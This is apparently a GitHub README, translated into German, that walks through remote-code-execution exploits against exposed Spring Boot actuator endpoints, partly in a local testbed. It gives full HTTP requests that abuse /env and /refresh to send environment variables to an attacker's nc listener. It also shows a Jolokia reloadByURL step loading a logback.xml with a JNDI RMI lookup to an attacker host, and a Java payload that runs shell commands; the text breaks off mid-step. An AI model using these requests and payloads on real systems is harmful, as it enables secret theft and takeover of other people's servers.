 jas502n/springboot_actuator_rce
# SpringBoot_Actuator_RCE

/swagger-ui.html

Wenn wir die springboot-Website direkt aufrufen, sehen wir, dass einige password-Felder mit * ausgefüllt sind.
Referenz: https://mp.weixin.qq.com/s/HmGEYRcf1hSVw9Uu9XHGsA
Konkreter Ablauf:
Zum Beispiel: Wir möchten den Wert des pid-Parameters abrufen.
"PID": "10648",
POST /env HTTP/1.1
Host: 10.20.24.191:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

eureka.client.serviceUrl.defaultZone=http://${PID}@10.20.24.191:2444/
Anschließend senden Sie einen beliebigen Inhalt per POST an /refresh, um die Schwachstelle auszulösen.
Ps: In der Regel muss man etwa 3 Sekunden warten, bis eine Antwort eintrifft. Kommt die Antwort sofort zurück, fehlt dem Dienst möglicherweise das Erweiterungspaket spring-boot-starter-actuator; die Schwachstelle kann dann nicht aktualisiert und folglich nicht ausgenutzt werden.
POST /refresh HTTP/1.1
Host: 10.20.24.191:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 5

12312
Wenn der Server mit nc auf Port 2444 lauscht, wird Folgendes empfangen:
root@kali:/tmp# nc -lvvp 2444
listening on [any] 2444 ...
connect to [10.20.24.191] from kali [10.20.24.191] 40960
GET /xstream/apps/ HTTP/1.1
Accept: application/json
DiscoveryIdentity-Name: DefaultClient
DiscoveryIdentity-Version: 1.4
DiscoveryIdentity-Id: 10.20.24.191
Accept-Encoding: gzip
Host: 10.20.24.191:2444
Connection: Keep-Alive
User-Agent: Java-EurekaClient/v1.4.11
Authorization: Basic MzgzNDY6bnVsbA==
Authorization: Basic MzgzNDY6bnVsbA==
base64-Dekodierung ergibt:
root@kali:/tmp# echo MzgzNDY6bnVsbA== |base64 -d
38346:null
Das entspricht den obigen pid-Informationen.
Ebenso kann der Parameter user.country abgerufen werden – die Schritte sind identisch.
Ergebnis:
root@kali:/tmp# nc -lvvp 2555
listening on [any] 2555 ...
connect to [10.20.24.191] from kali [10.20.24.191] 38994
GET /xstream/apps/ HTTP/1.1
Accept: application/json
DiscoveryIdentity-Name: DefaultClient
DiscoveryIdentity-Version: 1.4
DiscoveryIdentity-Id: 10.20.24.191
Accept-Encoding: gzip
Host: 10.20.24.191:2555
Connection: Keep-Alive
User-Agent: Java-EurekaClient/v1.4.11
Authorization: Basic VVM6bnVsbA==

 sent 0, rcvd 310
base64-Dekodierung ergibt:
root@kali:/tmp# echo VVM6bnVsbA== |base64 -d
US:null
Den abzufragenden Parameter und den Port eingeben, auf dem nc lauscht.

Den Port abhören, den angegebenen Header abfangen und automatisch base64-dekodieren.

Ps: Wenn Sie das Glück haben, dass Eureka-Client <1.8.7 im Klassenpfad des Ziels vorhanden ist (normalerweise in Spring Cloud Netflix enthalten), kann die darin enthaltene XStream-Deserialisierungsschwachstelle ausgenutzt werden.
Zum Beispiel: User-Agent: Java-EurekaClient/v1.4.11
git clone https://github.com/veracode-research/actuator-testbed
Starten
mvn install
或
mvn spring-boot:run
Nach dem Kompilieren und Ausführen zeigt sich, dass die IP-Adresse, auf der gelauscht wird, 127.0.0.1 ist und nur lokal darauf zugegriffen werden kann.
Eine Baidu-Suche zeigt: Es genügt, sie auf 0.0.0.0 zu ändern.
Die relevanten Dateien suchen:
grep -r 'server.address' -n ./
./src/main/resources/application.properties:2:server.address=127.0.0.1
./target/classes/application.properties:2:server.address=127.0.0.1
Ändern in:
server.port=8090
server.address=0.0.0.0

# vulnerable configuration set 0: spring boot 1.0 - 1.4
# all spring boot versions 1.0 - 1.4 expose actuators by default without any parameters
# no configuration required to expose them

# safe configuration set 0: spring boot 1.0 - 1.4
#management.security.enabled=true

# vulnerable configuration set 1: spring boot 1.5+
# spring boot 1.5+ requires management.security.enabled=false to expose sensitive actuators
#management.security.enabled=false

# safe configuration set 1: spring boot 1.5+
# when 'management.security.enabled=false' but all sensitive actuators explicitly disabled
#management.security.enabled=false

# vulnerable configuration set 2: spring boot 2+
#management.endpoints.web.exposure.include=*
mvn spring-boot:run
oder
/opt/jdk1.8.0_60//bin/java -classpath /opt/apache-maven-3.6.2/boot/plexus-classworlds-2.6.0.jar -Dclassworlds.conf=/opt/apache-maven-3.6.2/bin/m2.conf -Dmaven.home=/opt/apache-maven-3.6.2 -Dlibrary.jansi.path=/opt/apache-maven-3.6.2/lib/jansi-native -Dmaven.multiModuleProjectDirectory=/root/actuator/actuator-testbed org.codehaus.plexus.classworlds.launcher.Launcher spring-boot:run
Kurz warten.
root@kali:~/actuator/actuator-testbed# netstat -ntpl |grep 8090
tcp6       0      0 :::8090                 :::*                    LISTEN      33666/java
root@kali:~/actuator/actuator-testbed#
http://10.20.24.191:8090/jolokia/list

Über reloadByURL lässt sich dort eine entfernte XML-Datei von einer URL laden.
"ch.qos.logback.classic": {
"Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator": {
"op": {
"reloadByURL": {
"args": [
{
"name": "p1",
"type": "java.net.URL",
"desc": ""
}
],
"ret": "void",
"desc": "Operation exposed for management"
}
Inhalt der Datei logback.xml:

<configuration>
  <insertFromJNDI env-entry-name="rmi://10.20.24.191:1099/Exploit" as="appName" />
</configuration>

ExportObject.java
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;

public class ExportObject {
   public ExportObject() throws Exception {
      Process var1 = Runtime.getRuntime().exec("touch /tmp/jas502n");
      InputStream var2 = var1.getInputStream();
      BufferedReader var3 = new BufferedReader(new InputStreamReader(var2));

      String var4;
      while((var4 = var3.readLine()) != null) {
         System.out.println(var4);
      }

      var1.waitFor();
      var2.close();
      var3.close();
      var1.destroy();
   }

   public static void main(String[] var0) throws Exception {
   }
}
RMI-Port abhören: